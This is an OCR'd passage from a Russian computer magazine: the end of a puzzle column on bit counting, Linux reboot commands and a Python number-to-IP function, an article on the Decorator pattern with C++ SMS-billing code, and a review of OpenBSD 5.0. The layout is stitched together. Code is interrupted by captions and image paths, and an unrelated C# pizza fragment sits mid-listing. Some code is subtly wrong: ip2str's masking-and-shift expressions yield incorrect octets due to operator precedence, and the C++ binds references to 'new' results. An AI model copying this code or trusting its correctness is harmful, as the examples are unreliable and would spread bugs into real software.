Не буду скрывать, что такой подход не отличается быстродействием. Поэтому далее привожу комментарий одного широко известного в узких кругах специалиста по подсчету ненулевых битов: «Ежели заморочиться и попытаться оптимизировать по скорости, то можно замутить функцию подсчета единичных битов в байте табличным методом или по алгоритму Кернигана. Кроме того, существует аппаратная реализация через инструкцию popcnt. В интелах она появилась вроде как с Core i7 и входит в набор инструкций sse4.2. Матчасть по извращениям: http://gurmeet.net/puzzles/fast-bit-counting-routines/».

ЗАДАЧА №6

Указать как можно больше способов отправки Linux-сервера на перезагрузку.

РЕШЕНИЕ

1. Самое тривиальное решение с помощью стандартной утилиты shutdown:

```
# shutdown -r now
```

Кроме этой утилиты, ещё есть halt и reboot, но ими пользоваться в большинстве случаев бесполезно, так как внутри себя они все равно вызывают shutdown. По сути, halt аналогична shutdown -h now, a reboot — то же самое, что shutdown -r now.

2. Вспомним про такую замечательную команду, как init (или telinit, которая представляет собой всего лишь символическую ссылку на init) и уровни выполнения никсовой системы:

```
# init 6
```

Напомню, для чего предназначены все эти уровни:
0 — выключение системы;
1 — однопользовательский режим, иногда полезен для административных задач;
2 — многопользовательский режим без сети;
3 — многопользовательский режим с сетью, нормальный режим работы;
4 — зарезервирован, может быть настроен администратором;
5 — многопользовательский режим с сетью + графическая оболочка;
6 — перезагрузка компьютера.

Чтобы процесс init понимал, как конфигурировать систему на каждом уровне выполнения, существует специальный файл /etc/inittab.

3. Еще есть вариант жесткой перезагрузки системы с использованием Magic SysRq (ядро должно быть собрано с параметром CONFIG_MAGIC_SYSRQ):

```
# echo 1 > /proc/sys/kernel/sysrq
# echo b > /proc/sysrq-trigger
```

4. Продолжим тему магических сочетаний клавиш: для более правильной экстренной перезагрузки нужно зажать Alt + SysRq, а затем с интервалом в 2–3 секунды последовательно нажать R E I S U B.
Вот что делают эти клавиши:
- unRaw (перехватывает управление клавиатурой),
- tErminate (посылает SIGTERM всем процессам),
- kIll (посылает SIGKILL всем процессам, которые не смогли завершиться после предыдущей команды),
- Sync (синхронизирует файловые системы),
- Unmount (перемонтирует файловые системы в режим «Только чтение»),
- reBoot (выполняет перезагрузку).

Чтобы можно было провернуть такой фокус, ядро также должно быть собрано с параметром CONFIG_MAGIC_SYSRQ (обычно всегда так и есть).

ЗАДАЧА №7

Написать функцию преобразования числа в IP-адрес.

РЕШЕНИЕ

Полагаю, такая функция поможет сэкономить дисковое пространство и оптимизировать БД при хранении больших массивов IP-адресов, так как число хранить проще, чем строку с IP-адресом.

```
def ip2str(ip):
    """Функция, преобразующая число в IP-адрес."""

    # так как мы работаем с адресом IPv4,
    # то поднимем исключение, если переданное число
    # не помещается в 4 байта
   if ip > 0xffffffff:
      raise ValueError('number must be 32 bit')
   ipstr = '{0}.{1}.{2}.{3}'.format(ip >> 24,
           ip & 0x00ffffff >> 16,
           ip & 0x0000ffff >> 8,
           ip & 0x000000ff)
   return ipstr
```

Здесь я по очереди вычленил каждый октет с помощью наложения масок и побайтовых сдвигов.

deeonis (deeonis@gmail.com)



ПАТТЕРН ПРОЕКТИРОВАНИЯ «ДЕКОРАТОР»



ПРОДОЛЖАЕМ СЕРИЮ СТАТЕЙ О ПРАВИЛЬНОМ ХАКЕРСКОМ ООП

Накодить «Hello world!» может каждый, а вот создать серьезную программу, которая работала бы так же надежно, как швейцарские часы, — это уже наука. Или искусство. Даже если ты мастер в наследовании, инкапсуляции и полиморфизме, этого недостаточно, чтобы сделать большую и прекрасную вещь. Чтобы не умереть, проект должен постоянно изменяться и развиваться, а паттерны призваны сделать эти изменения максимально безболезненными.

Для того чтобы оценить все возможности объектно-ориентированных паттернов, их надо рассматривать на каком-нибудь реальном примере. Паттерн «Декоратор» мы будем изучать с помощью СМС-биллинга. А почему бы и нет? Оплата услуг через короткие мобильные сообщения очень популярна в нас в стране как у честных граждан, так и у начинающих хакеров-бизнесменов.

Допустим, мы собираемся организовать свой собственный СМС-биллинг, уже арендовали короткие номера и даже имеем в запасе несколько потенциальных клиентов среди друзей и знакомых. Дело осталось за малым — написать правильный код. На начальном этапе мы решили сотрудничать только с зелененьким, красненьким и желто-полосатым операторами мобильной связи. Естественно, все они предлагают разные условия сотрудничества, что отражается на плате за аренду номера, а она, в свою очередь, влияет на стоимость СМС для пользователя. Чтобы все было правильно и современно, как-никак XXI век на дворе, мы решили накодить все в ООП.

НАЧИНАЕМ КОДИТЬ

Немного подумав, мы решили создать родительский класс SMSBilling, который будет содержать базовые методы. Один из таких методов — float cost(), который возвращает стоимость СМС. Так как для каждого оператора сотовой связи эта цифра разная, то cost() будет абстрактным методом, который должен быть переопределен в потомках. К слову, потомков у нас будет целых три штуки: SMSBeeline, SMSMegafon и SMSMts.

Иерархия классов биллинга

```
class SMSBilling
{
public:
    virtual float cost() = 0;
    ...
}
class SMSBeeline: public SMSBilling
{
public:
    virtual float cost()
    {
        ...
        return beelineCost;
    };
    ...
}
// классы SMSMegafon и SMSMts подобны классу SMSBeeline
```

На первый взгляд все выглядит хорошо. Если мы решим работать еще с каким-нибудь ОпСоСом, то просто создадим дополнительный класс, который будет наследовать SMSBilling. Сотовых компаний не так много, и мы не боимся, что наши классы расплодятся как кролики, к тому же мы работаем только в России.

Но тут мы решаем расширяться, не на весь мир конечно, но на СНГ точно. В соседних странах и республиках тоже работают наши операторы, но цена за СМС там немного отличается. Например, тот же налог на добавленную стоимость (НДС) разный в разных регионах, хотя базовая стоимость короткого сообщения остается неизменной. Чтобы учесть эти нюансы, мы начинаем расширять нашу иерархию СМС-биллингов.

Добавляем республики

```
class SMSBeelineUA: public SMSBilling
{
public:
    virtual float cost()
    {
        ...
        return beelineUACost;
    };
    ...
}

class SMSBeelineBY: public SMSBilling
{
public:
    virtual float cost()
    {
        ...
        return beelineBYCost;
    };
    ...
}


// классы SMSMegafonUA, SMSMegafonUA, SMSMtsUA и SMSMtsBY
// подобны классам SMSBeelineUA и SMSBeelineBY
```

Так как мы по своей природе ленивы, как и большинство людей, то решили накодить все максимально просто и быстро. Несколько дополнительных классов, расширяющих SMSBilling, вроде решили проблему. Теперь, помимо SMSBeeline, SMSMegafon и SMSMts, у нас еще есть SMSBeelineUA, SMSMtsBY и т. д. Каждый такой класс реализует свой вариант метода cost(), который учитывает все этнические, политические и экономические различия в ценообразовании платных эсэмэсок на просторах бывшего Советского Союза. После того как мы начали работать только в двух дополнительных регионах, количество классов увеличилось аж на целых шесть штук. Нетрудно подсчитать, сколько их станет, когда мы продолжим наращивать обороты.

Огромное количество классов в иерархии само по себе является достаточно серьезной проблемой, но есть кое-что и пострашнее. Что делать, если базовая стоимость сообщения у какого-нибудь оператора вдруг изменится? Тогда нам придется переписывать метод cost() во всех классах биллинга этого оператора. Это крайне нежелательно, так как вероятность возникновения багов, глюков и прочих неприятных вещей в системе значительно возрастет. Но мы же умные кодеры, мы знаем, что такое ООП, и поэтому программируем следующую штуку:

Теперь поддержка иерархии классов биллинга будет не такой сложной

```
class SMSBeelineUA: public SMSBeeline
{
public:
    virtual float cost()
```



Еще одна диаграмма классов паттерна «Декоратор»

```
    {
        ...
        // получаем базовую стоимость от родительского
        // класса и умножаем его на коэффициент для Украины
        beelineUACost = __super::cost() * coefficientUA;
        return beelineUACost;
    };
    ...
}
// классы SMSMegafonUA, SMSMegafonUA, SMSMtsUA, SMSMtsBY и
// SMSBeelineBY подобны классу SMSBeelineUA
```

Что же мы сделали? Так как базовая стоимость СМС для определенного ОпСоСа остается неизменной во всех регионах, то мы просто выделили еще один уровень абстракции. Теперь SMSBeeline, SMSMegafon и SMSMts в методе cost() выдают лишь базовую стоимость сообщения без учета местных налогов и сборов, а их наследники SMSMtsBY, SMSMegafonUA и т. д. уже обсчитывают эту стоимость для каждой республики. Ну и что, что классов стало немного больше (добавились биллинги с постфиксом RU), зато теперь нам легче модифицировать cost(). Мы вроде бы на правильном пути, но тут в игру вступают законы бизнеса.

НАМ НУЖНЫ СКИДКИ

В какой-то момент мы понимаем, что для успешного развития нашего бизнеса нужна система скидок. Причем система достаточно сложная. Например, каждое третье воскресенье месяца мы даем скидку на СМС 5 %. Также предоставляем скидки на день рождения, праздники, за отправку СМС ночью и т. д. Самое главное, что все эти скидки могут суммироваться. То есть, например, каждое воскресенье с часу ночи до четырех утра действует скидка 7 %, но в третье воскресенье месяца к ней добавляется 5 %-я скидка, и в итоге общая стоимость уменьшается на 12 %.

Следуя принципам заложенной нами же архитектуры, мы должны добавить еще один уровень иерархии в наши биллинги. При этом количество классов возрастет в геометрической прогрессии. Что делать со скидками, вообще сложный вопрос.

Еще одна ступень классов биллинга со скидками

```
class SMSBeelineUABirthdayDiscount: public SMSBeelineUA
{
public:
    virtual float cost()
    {
        ...
        // получаем базовую стоимость от родительского
        // класса и умножаем ее на коэффициент для дня
        // рождения
        beelineUABirthdayCost =
            __super::cost() * coefficientBirthday;
```

```
class PizzaWithTomato : IPizza
{
    IPizza pizza;

    public PizzaWithTomato(IPizza pizza)
    {
        this.pizza = pizza;
    }

    public decimal GetPrice()
    {
        return pizza.GetPrice() + 8;
    }
}
```

base.GetPrice()

Наследование не напоминает?

Немного кода

```
        return beelineUABirthdayCost;
    };
    ...
}

// прочие классы со скидками будут похожи
// на SMSBeelineUABirthdayDiscount
```

Конечно, мы можем отойти от жесткого разделения на классы и добавить в базовый класс SMSBilling метод setDiscount(float), который будет принимать процент, на который снижается стоимость сообщения.

Выносим скидку в базовый класс

```
class SMSBilling
{
private:
    float m_discount;
public:
void setDiscount(float discount) {m_discount = discount;};
    virtual float cost() = 0;
    ...
}

class SMSBeeline: public SMSBilling
{
public:
    virtual float cost()
    {
        ...
        return beelineCost;
    };
    ...
}
// классы SMSMegafon и SMSMts подобны классу SMSBeeline

class SMSBeelineUA: public SMSBeeline
{
public:
    virtual float cost()
    {
        ...
        // получаем базовую стоимость от родительского
```




Диаграмма классов паттерна «Декоратор»

```
        // класса и умножаем ее на коэффициент для Украины,
        // если скидки нет, в противном случае умножаем
        // еще и на сумму скидки
        if (m_discount != 0)
            beelineUACost =
                __super::cost() * coefficientUA * m_discount;
        else
            beelineUACost = __super::cost() * coefficientUA;

        return beelineUACost;
    };
    ...
}
// классы SMSMegafonUA, SMSMegafonUA, SMSMtsUA, SMSMtsBY и
// SMSBeelineBY подобны классу SMSBeelineUA

billing = new SMSBeelineUA();
// клиенту надо знать, какая скидка когда действует
billing->setDiscount(0.1);
cost = billing->cost();
```

Количество классов в иерархии в этом случае уменьшится, но клиенту, использующему биллинг, придется самому высчитывать сумму скидки, следовательно, он должен хорошо разбираться во всех внутренних правилах ценообразования компании. Это совершенно неприемлемо, поэтому надо придумать более правильное решение.

ПАТТЕРН «ДЕКОРАТОР»

Идея разбить классы биллинга на несколько уровней была почти правильной. Но, как известно, наследование не самая гибкая концепция в ОО-программировании. Гораздо лучше нам подойдет композиция. Собственно, она и лежит в основе паттерна «Декоратор». Мы, как и прежде, объявим класс SMSBilling и его дочерние классы SMSBeeline, SMSMegafon и SMSMts. Эти классы у нас останутся без изменений, но с регионами и скидками мы поступим по-другому. Сначала займемся республиками. Для этого создадим класс RegionDecorator, который в качестве родителя будет иметь хорошо известный нам SMSBilling. Главное отличие «Декоратора» от остальных наследников базового биллинга в том, что он запоминает ссылку на SMSBilling. Эта ссылка передается ему в конструкторе. Метод cost() класса RegionDecorator обращается к объекту типа SMSBilling, вызывая его версию алгоритма для подсчета стоимости СМС. После этого он сможет модифицировать значение, полученное от биллинга. Чтобы было понятней, надо взглянуть на код.

«Декоратор» для подсчета цены в зависимости от региона

```
class SMSBilling
{
public:
    virtual float cost() = 0;
    ...
}
class SMSBeeline: public SMSBilling
{
public:
    virtual float cost()
    {
        ...
        return beelineCost;
    };
    ...
}

class RegionDecorator: public SMSBilling
{
private:
    SMSBilling &m_billing;
public:
    RegionDecorator(SMSBilling &billing) :
        m_billing(billing)
    {
    }
    virtual float cost() = 0;
    ...
}
class RURegionDecorator: public RegionDecorator
{
public:
    RURegionDecorator(SMSBilling &billing) :
        RegionDecorator(billing)
    {}
    virtual float cost()
    {
        float costRU = m_billing.cost() * coefficientRU;
        return costRU;
    }
    ...
}
// классы UARegionDecorator и другие
// подобны RURegionDecorator
```

В примере мы объявили несколько конкретных реализаций регионального «Декоратора», таких как RURegionDecorator, UARegionDecorator и т. д. Каждый из этих классов модифицирует стоимость СМС с учетом определенных условий. Благодаря полиморфизму клиенты биллинга не будут видеть разницы между «Декоратором» и реальным классом SMSBilling. Обернуть объект в «Декоратор» и воспользоваться им можно примерно так:

Используем «Декораторы»

```
// создаем биллинг для конкретного оператора
SMSBilling &billing = new SMSBeeline();
// оборачиваем в "Декоратор"
billing = new RURegionDecoator(billing);
// будет возвращена стоимость для России
float cost = billing.cost();
```

Уже обернутые объекты можно снова задекорировать. Ничто не мешает нам сделать это бесконечное количество раз. Цепочка вызовов cost() будет раскручиваться от последнего «Декоратора» к реальному объекту биллинга. Эту возможность мы применим для создания «Декоратора» скидок — DiscountDecorator.

DiscountDecorator и несколько слоев обертывания

```
class DiscountDecorator: public SMSBilling
{
private:
    SMSBilling &m_billing;
public:
    DiscountDecorator(SMSBilling &billing) :
        m_billing(billing)
    {
    }
    virtual float cost() = 0;
    ...
}

class BirthdayDiscountDecorator: public DiscountDecorator
{
public:
    BirthdayDiscountDecorator(SMSBilling &billing) :
      DiscountDecorator(billing)
    {
    }
    virtual float cost()
    {
        float costBirthday =
            m_billing.cost() * coefficientBirthday;
        return costBirthday;
    }
    ...
}

// другие классы "Декораторов" скидок
// подобны BirthdayDiscountDecorator

// создаем биллинг для конкретного оператора
SMSBilling &billing = new SMSBeeline();
// оборачиваем в "Декоратор"
billing = new RURegionDecoator(billing);
// и еще раз
billing = new BirthdayDiscountDecoator(billing);

// будет возвращена стоимость с поправкой на Россию
// и с учетом скидки на день рождения
float cost = billing.cost();
```


Благодаря такой вот нехитрой манипуляции мы значительно сократили количество используемых классов, повысили гибкость и упростили поддержку кода. Теперь клиенты классов биллинга могут не беспокоиться о внутреннем устройстве нашего ПО.

Однако ты можешь заметить, что проблема со скидками устранена не полностью. Клиенту до сих пор нужно знать, каким «Декоратором» обернуть объект для получения нужной суммы. Но, во-первых, ему не надо знать размер скидки (как в случае с использованием метода setDiscount), а во-вторых, для полного устранения зависимости от конкретных реализаций следует использовать фабрики классов — еще один паттерн, о котором мы, возможно, поговорим в следующий раз.

ИТОГИ

Использование паттерна «Декоратор» позволило нам значительно упростить реализацию и поддержку сложной иерархии классов. Конечно, у него есть свои минусы: зависимость клиента от реализации, а не от интерфейса (которая устраняется с помощью фабрики классов) и невозможность использовать специфические для наследника методы. Однако в огромном количестве случаев этот шаблон проектирования сильно выручает. Его правильное и осознанное использование позволяет вывести систему на новый уровень качества.

Сергей Яремчук (grinder@tux.in.ua),
Евгений Зобнин (execbit.ru)



БРОНЯ крепка

ЗНАКОМИМСЯ С РЕЛИЗАМИ OPENBSD 5.0 И FREEBSD 9.0

Сегодня, когда ни один день не обходится без сообщений о новых взломах и найденных уязвимостях, возникает ощущение, что защититься от злоумышленников просто невозможно. Но это совсем не так. В мире ОС существуют бастионы, способные противостоять всевозможным угрозам. OpenBSD и FreeBSD— самые известные системы этого класса. Посмотрим, что интересного предложили разработчики в их последних версиях.

INFO

- **Релизы OpenBSD выходят два раза в год: 1 мая и 1 ноября. Версия 5.0 является 32 релизом ОС.**
- **Первые версии OpenBSD 2.3 и 2.4 в качестве талисмана использовали демона с нимбом, похожего на Beastie, затем его сменила рыбка Puffy из семейства иглобрюхих.**
- **День рождения OpenBSD — 19 октября (1995 год). В этом году системе исполнилось 16 лет.**
- **OpenBSD сегодня вторая по популярности BSD-система после FreeBSD. За ней следуют NetBSD и DragonFlyBSD.**
- **На базе OpenBSD создано несколько LiveCD: MarBSD, Quetzal, Fugulta, jggimi, OliveBSD, AnonymOS, LiveCD-OpenBSD, BSDanywhere и другие.**

WWW

- **Сайт проекта OpenBSD — openbsd.org.**
- **Сайты русскоязычных пользователей OpenBSD — openbsd.ru, obsd.ru.**
- **Блог разработчиков OpenBSD Journal — undeadly.org.**
- **Веб-сервис по работе с деревом портов OpenBSD — openports.se.**

ЗНАКОМИМСЯ С OPENBSD 5.0

Разработка OpenBSD началась в 1995 году, когда Тео де Раадт, один из четырех основателей NetBSD, ушел из проекта из-за разногласий по поводу курса развития операционки. Он взял за основу дерево нетки и приступил к созданию новой ОС, сделав упор на безопасность. Девиз Free, Functional and Secure полностью отражает дух этой системы. Подход к ее разработке можно назвать параноидальным, хотя, вероятно, именно таким он всегда и должен быть. Весь код проходит тщательную проверку, благодаря чему ошибки и дыры удается найти и устранить еще до того, как ими кто-нибудь воспользуется, на стороннее ПО перед включением в дерево портов обязательно ставятся дополнительные заплатки. После обнаружения ошибки проводится тотальный пересмотр соответствующего кода. Системные демоны (dhcpd, ntpd, bgpd...) разделены на несколько частей, и в процессе работы только одна из них требует больших привилегий. При разработке используются собственный API (функции strlcat, strlcpy, issetugid, arc4random и другие) и дополнительные инструменты (например, Systrace, GCC/ProPolice), проводится рандомизация всего и вся, что позволяет избежать проблем с безопасностью и превращает взлом OpenBSD в довольно неблагодарное занятие.


Другая важная особенность OpenBSD состоит в том, что в этой системе, в отличие от Linux и других BSD-систем, не используются драйвера в виде так называемых блобов (blob, от binary linked

```
$ cat /etc/rc.local
#       $OpenBSD: rc.local,v 1.44 2011/04/22 06:08:14 ajacoutot Exp $

# Site-specific startup actions, daemons, and other things which
# can be done AFTER your system goes into securemode.  For actions
# which should be done BEFORE your system has gone into securemode
# please see /etc/rc.securelevel.
$ cat /etc/rc.conf
#!/bin/sh -
#
#       $OpenBSD: rc.conf,v 1.160 2011/07/24 15:33:41 fgsch Exp $

# set these to "NO" to turn them off.  otherwise, they're used as flags
ldpd_flags=NO           # for normal use: ""
ripd_flags=NO           # for normal use: ""
mrouted_flags=NO        # for normal use: "", if activated
                        # be sure to enable multicast_router below.
dvmrpd_flags=NO         # for normal use: ""
ospfd_flags=NO          # for normal use: ""
ospf6d_flags=NO         # for normal use: ""
bgpd_flags=NO           # for normal use: ""
rarpd_flags=NO          # for normal use: "-a"
bootparamd_flags=NO     # for normal use: ""
rbootd_flags=NO         # for normal use: ""
sshd_flags=""           # for normal use: ""
named_flags=NO          # for normal use: ""
nsd_flags=NO            # for normal use: ""
ldattach_flags=NO       # for normal use: "[options] linedisc cua-device"
ntpd_flags=NO           # for normal use: ""
isakmpd_flags=NO        # for normal use: ""
iked_flags=NO           # for normal use: ""
sasyncd_flags=NO        # for normal use: ""
mopd_flags=NO           # for normal use: "-a"
apmd_flags=NO           # for normal use: ""
dhcpd_flags=NO          # for normal use: ""
dhcrelay_flags=NO       # for normal use: "-i interface [server]"
```

В OpenBSD по умолчанию запускается минимум сервисов



Начиная с OpenBSD 4.9 все сервисы перекочевали в /etc/rc.d

object — объект двоичной компоновки), скомпилированных модулей с недоступным исходным кодом. Конечно, такой подход сокращает список поддерживаемого оборудования, но зато гарантирует защиту от всякого рода сюрпризов. В настоящее время только три ОС — OpenBSD, gNewSense и Gobuntu — не используют блобы. Самое главное, что для чистоты кода разработчики могут переписать любой драйвер или ПО, а впоследствии и перенести их в другие BSD-системы. Если производители железа не идут навстречу, то драйвер убирают из ядра, как это было в свое время с Adaptec. Интересно, что основатель FSF Ричард Столлмен однажды заявил, что не рекомендует OpenBSD, так как эта ОС содержит несвободное ПО. Однако Тео сразу же опроверг эти слова (его ответ, который начинается с фразы «Ричард, ты не прав», легко найти в интернете). На самом деле в портах находятся лишь Makefile с URL для закачки, а не сами программы. Дерево портов практически не содержит программ, которые распространяются в скомпилированном виде без исходного кода.

Благодаря тому что в настоящий момент OpenBSD поддерживает 17 различных архитектур, она широко используется и для встраиваемых устройств. Этому также способствует BSD-подобная лицензия ISC, которая разрешает распространять, копировать и модифицировать код без отчислений. Для сторонних компаний лицензия BSD удобнее GPL, так как позволяет им свободно использовать возможности системы для разработки собственных продуктов. Установленная OpenBSD по умолчанию почти не имеет активных сервисов. Пользователь сам активирует то, что нужно ему для работы (sshd, ntpd, X — во время установки). Хотя такой подход вызывает критику (в первую очередь у пользователей Linux, которые привыкли к тому, что «все включено»), за все 16 лет существования системы в ее версии по умолчанию были найдены всего две критические уязвимости. (Only two remote holes in the default install, in a heck of a long time!) Чтобы кривые ручки пользователей не обрушили систему, комьюнити (например, openbsd.ru) предлагают готовые прокомментированные конфиги.

Практически с самого начала разработчики начали выпускать новые релизы с интервалом в полгода. Такого же графика они строго придерживаются и сейчас. На сегодня доступна версия 5.0. Полный список изменений занимает не одну страницу мелким шрифтом: так, в новой версии увеличен список поддерживаемых устройств, устранен ряд ошибок и обновлен список ПО. Перечислим лишь некоторые нововведения.

- Для ускорения поиска свободных слотов функция динамического распределения памяти malloc теперь стартует с произвольного значения и берет первый свободный слот. Ранее поиск начинался с нуля, а в его ходе пропускалось случайное число свободных участков. Такой алгоритм работал довольно медленно. Новый подход должен увеличить быстродействие системы.
- Драйвера azalia(4), vr(4), bnx(4), em(4), ix(4), mpi(4) существенно улучшены.
- Добавлена поддержка Wake on LAN для основных типов сетевых карт (re, vr, xl).
- Фильтр пакетов pf получил возможность устанавливать приоритеты пакетов IPv6 ACK, оптимизирован алгоритм вычисления оптимального MTU, избыточная проверка некоторых контрольных сумм больше не проводится (IPv4 и MPLS).
- В ospfd появилась поддержка Opaque LSA (Link-State Advertisement), описанного в документах RFC2370/RFC5250 и реализующего поддержку новых типов объявлений (9–11). Типы, различающиеся по области объявления (от локального до доменного), пока зарезервированы для последующего улучшения протокола. Однако поддерживаемая маршрутизаторами технология graceful restart (или non-stop forwarding, RFC3623) уже использует тип 9, когда возможен перезапуск роутера без изменения топологии сети, а MPLS (механизм, осуществляющий передачу данных от одного узла сети к другому с помощью меток) управляет трафиком с помощью типа 10. Теперь OpenBSD может полноценно работать с MPLS-маршрутизаторами.
- Изменен алгоритм обработки XORP и XORQ в SoftRAID RAID6, теперь эти операции производятся быстрее.
- Исправлен ряд ошибок, которые приводили к зависанию системы при переходе в режим гибернации на i386.
- Повышена стабильность работы USB-стека.
- Удален режим compat_freebsd, в compat_linux внесены многочисленные изменения.
- Создана программная заглушка, позволяющая в будущем прицепить отладчик GNU Debugger.
- Устранен ряд ошибок в консольном мультиплексоре tmux, упрощены изменение и заморозка размера окон. Параметр '-s' теперь позволяет отключить всех клиентов, подсоединенных к tmux-сессии.
- В менеджере CWM вновь доступна частота обновления экрана по умолчанию 60 Гц, меню окна теперь может работать и с Xinerama, пофиксены баги, связанные с отрисовкой окон программ. В библиотеках появился libdrm_radeon, обеспечивающий поддержку 3D в некоторых картах от ATI.
- В механизм sysctl включен параметр kern.pool_debug, на лету активирующий или отключающий опцию POOL_DEBUG (дополнительные процедуры проверки при выделении участков памяти для нужд приложений). Эта полезная для разработчиков опция несколько нагружает систему. Раньше приходилось пересобирать ядро, чтобы эту опцию отключить. Теперь в этом нет необходимости. Кстати, для AMD64 параметр bigmem активирован по умолчанию.

- В ряде приложений и библиотек (hexdump, tcpdump, libc) исправлены ошибки, возникавшие при использовании UTF-8.
- В OpenBSD 4.9 для запуска и остановки демонов используется каталог /etc/rc.d. В версии 5.0 разработчики продолжили переход на новую систему инициализации, благодаря чему за пределами /etc/rc.d осталось лишь несколько rc-файлов rc.{local,shutdown}.
- Команда netstat -vP, выводящая данные о PCB-адресах (Protocol Control Block), показывает дополнительные поля о сокетах.
- В disklabel появился ключ '-F', устанавливающий метку UID, которую теперь используют fdisk и mount (во время установки выдается соответствующий запрос).
- В качестве репозитория для pkg теперь можно задать на удаленном узле каталог вида scp://hostname/~user/subdir.
- Добавлена поддержка платформы Beagle board (одноплатный компьютер с микропроцессором OMAP3530 на основе ядра ARM Cortex-A8, разработанный компаниями Texas Instruments и Digi-Key).

НОВШЕСТВА OPENSSH 5.9

С OpenBSD тесно связан ряд проектов, которые пользуются у юзверей и админов не меньшим спросом, чем сама ОС. Это пакетный фильтр PF, заменивший IPFilter после разногласий с лицензией и впоследствии перекочевавший в другие BSD, демон NTP — OpenNTPD, а также реализации протоколов динамической маршрутизации OpenOSPFD и OpenBGPD. Кроме того, вовсю ведется разработка своего сервера CVS — OpenCVS. Хотя в любом случае возглавляет этот список OpenSSH — свободная реализация протокола SSH, обеспечивающего безопасное управление удаленным хостом.

